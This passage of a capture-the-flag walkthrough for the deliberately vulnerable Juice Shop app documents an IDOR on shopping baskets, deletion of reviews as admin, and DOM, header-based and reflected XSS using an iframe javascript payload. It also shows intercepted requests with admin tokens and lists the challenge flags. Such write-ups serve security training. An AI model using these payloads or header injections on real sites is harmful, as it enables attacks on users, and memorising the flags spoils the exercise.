jAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzEyOTE2MTE3LCJleHAiOjE3MTI5MzQxMTd9.a0leLRWFaC7b5UHIOxr-3B75D-1DMH4QOwJ6gM71teQZ8eJL70xwXpY1N10rCjsaxTjpUn5hzzcnGzxZrQSBg-6n7cml8J
JPQvsRkGwEJWrsoQEtmdlKXX8SJNZ-v-hzKiyiIbBopLVZ-v0a84y79IahVSq9U3ze0ZQtTR236Ew
Connection: close
Referer: http://10.10.170.241/
Cookie: io=vsnM5uRyx8UyWlXcAAAG; language=en; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiY
mQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZ
hdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNC0xMiAwOToxNDo1Ni42MTEgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wNC0xMiAwOToxNDo1Ni42MTEgKzAwO
jAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzEyOTE2MTE3LCJleHAiOjE3MTI5MzQxMTd9.a0leLRWFaC7b5UHIOxr-3B75D-1DMH4QOwJ6gM71teQZ8eJL70xwXpY1N10rCjsaxTjpUn5hzzcnGzxZrQSBg-6n7cml8J
JPQvsRkGwEJWrsoQEtmdlKXX8SJNZ-v-hzKiyiIbBopLVZ-v0a84y79IahVSq9U3ze0ZQtTR236Ew
```

➔ I replaced the get request with different id(e.g change the number 1 after /basket/ to 2) then forward it

Answer/Flag: 41b997a36cc33fbe4f0ba018474e19ae5ce52121



You successfully solved a challenge: View Basket (View another user's shopping basket.)

🏁 41b997a36cc33fbe4f0ba018474e19ae5ce52121

Your Basket (admin@juice-sh.op)


Raspberry Juice (1000ml)	2	4.99¤	

Total Price: 9.98¤

Question #3: Remove all 5-star reviews!

➔ I Navigated to the http://10.10.170.241/#/administration page again and clicked on the bin icon next to the review with 5 stars!


Answer/Flag: 50c97bcce0b895e446d61c83a21df371ac2266ef



Administration

Registered Users	
admin@juice-sh.op	
jim@juice-sh.op	
bender@juice-sh.op	
bjoern.kimminich@gmail.com	
ciso@juice-sh.op	

Customer Feedback	
1	I love this shop! Best products in town! Highly recommended! (***in@juice-...
2	Great shop! Awesome service! (***@juice-sh.op)
3	Nothing useful available here! (***der@juice-sh.op)
	Incompetent customer support! Can't even upload photo of broken purchas...
	This is **the** store for awesome stuff of



You successfully solved a challenge: Five-Star Feedback (Get rid of all 5-star customer feedback.)


🏁 50c97bcce0b895e446d61c83a21df371ac2266ef


Task 7 Where did that come from?

Question #1: Perform a DOM XSS!

➔ I inputted <iframe src="javascript:alert(`xss`)"> search bar which triggered an alert.

Answer/Flag: 9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf






You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

🏁 9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf

Question #2: Perform a persistent XSS!

➔ I logged into admin account, navigated to “privacy and security” then to "Last Login IP"




10.10.34.148/#/privacy-security/last-login-ip

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Last Login IP

IP Address 0.0.0.0


➔ I put on my intercept to catch the logout request.



```
GET /rest/saveLoginIp HTTP/1.1
Host: 10.10.34.148
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9w
IiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMC4xMC4xO
TYuNjkiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdG
VkQXQiOiIyMDI0LTA0LTE0IDE4OjM0OjUwLjYyOSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTA0LTE0IDE4OjQ3OjE5LjAyNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJ
pYXQiOjE3MTMxMjA0NzgsImV4cCI6MTcxMzEzODQ3OH0.IJzfnlEJKVDoA3u62vpVA55s2JduiDPpUtg3V6WPDKs4owh-wAfF05LFbYU2uA0Dd-0WD6-60wdqUyTPrfeDd_d1ISPo
e32v8ZOo7NtmiEqyEv1MN9_Jpxi-E6I87DEOpqZk_1FX2TluF7qE2epLs8fFTGEvgz-PG7JevQrMa6M
Connection: close
Referer: http://10.10.34.148/
Cookie: io=sxoftED35g0e65X1AAAB; language=en; continueCode=2PaW3mD5oBa7Mp6PLlyrQKw2zd5pi7nSJYA0Rx1Nkeb49VvJZq8gjnEXYZr3
If-None-Match: W/"156-hGkIiXEiNLQ0EJ/vtBSyrlBAUFA"


```

➔ Then i headed over to the Headers tab where i will add a new header




Request to http://10.10.34.148:80

```
GET /rest/saveLoginIp HTTP/1.1
Host: 10.10.34.148
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9w
IiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMC4xMC4xO
TYuNjkiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdG
VkQXQiOiIyMDI0LTA0LTE0IDE4OjM0OjUwLjYyOSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTA0LTE0IDE4OjQ3OjE5LjAyNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJ
pYXQiOjE3MTMxMjA0NzgsImV4cCI6MTcxMzEzODQ3OH0.IJzfnlEJKVDoA3u62vpVA55s2JduiDPpUtg3V6WPDKs4owh-wAfF05LFbYU2uA0Dd-0WD6-60wdqUyTPrfeDd_d1ISPo
e32v8ZOo7NtmiEqyEv1MN9_Jpxi-E6I87DEOpqZk_1FX2TluF7qE2epLs8fFTGEvgz-PG7JevQrMa6M
Connection: close
Referer: http://10.10.34.148/
Cookie: io=sxoftED35g0e65X1AAAB; language=en; continueCode=2PaW3mD5oBa7Mp6PLlyrQKw2zd5pi7nSJYA0Rx1Nkeb49VvJZq8gjnEXYZr3
If-None-Match: W/"156-hGkIiXEiNLQ0EJ/vtBSyrlBAUFA"
```

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 3
Request headers 10

- ➔ I added then headers then forward the request



Request headers 10

Name	Value
Host	10.10.34.148
User-Agent	Mozilla/5.0 (X11; Ub...
Accept	application/json, tex...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Authorization	Bearer eyJ0eXAiOiJ...
Connection	close
Referer	http://10.10.34.148/
Cookie	io=sxoftED35g0e65...
If-None-Match	W/"156-hGkliXEiNL...


Name:

```
True-Client-IP
```

Value:

```
<iframe src="javascript:alert(`xss`)">
```

Answer/ Flag:149aa8ce13d7a4a8a931472308e269c94dc5f156




You successfully solved a challenge: HTTP-Header XSS (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> through an HTTP header. (This challenge is potentially harmful on Docker!))

🏁 149aa8ce13d7a4a8a931472308e269c94dc5f156

Question #3: Perform a reflected XSS!

- ➔ I Login into the admin account, navigated to the “order and payment” then to 'Order History' page.
- ➔ Then i saw the "Truck" icon



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Order History


Order ID	Total Price	Bonus	
#5267-4c220adcde569e60	26.97¤		Delivered

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Order ID	Total Price	Bonus	
#5267-d2200c8d2a7d5291	8.96¤		In Transit

Product	Price	Quantity	Total Price

➔ I navigated to the track result page by clicking on the trunk, where I found an ID paired with the order in the URL: track-result?id=5267-a9f65d7f85197882.



10.10.91.235/#/track-result?id=<iframe src%3D"javascript:alert(`xss`)">

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Search Results - 5267-a9f65d7f85197882


Expected Delivery

0 Days

Ordered products

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤


➔ I use the iframe XSS, <iframe src="javascript:alert(`xss`)">, in the place of the 5267-4c220adcde569e60



10.10.34.148/#/track-result?id=<iframe src="javascript:alert(`xss`)">

http://10.10.34.148/#/track-result?id=<iframe src="javascript:alert(`xss`)"> — Visit

➔ I submitted the URL, refreshed the page and got an alert saying XSS!




It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

10.10.91.235

xss

Answer/Flag: 23cefee1527bde039295b2616eeb29e1edc660a0



You successfully solved a challenge: Reflected XSS (Perform a reflected XSS attack with <iframe src="javascript:alert(`xss`)">. (This challenge is potentially harmful on Docker!))


23cefee1527bde039295b2616eeb29e1edc660a0

Task 8 Exploration!

Access the /#/score-board/ page

- ➔ I used the url: http://10.10.91.235/#/score-board/

Answer/Flag: 7efd3174f9dd5baa03a7882027f2824d2f72d86e



10.10.91.235/#/score-board

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

7efd3174f9dd5baa03a7882027f2824d2f72d86e

Score Board 1%

END!!!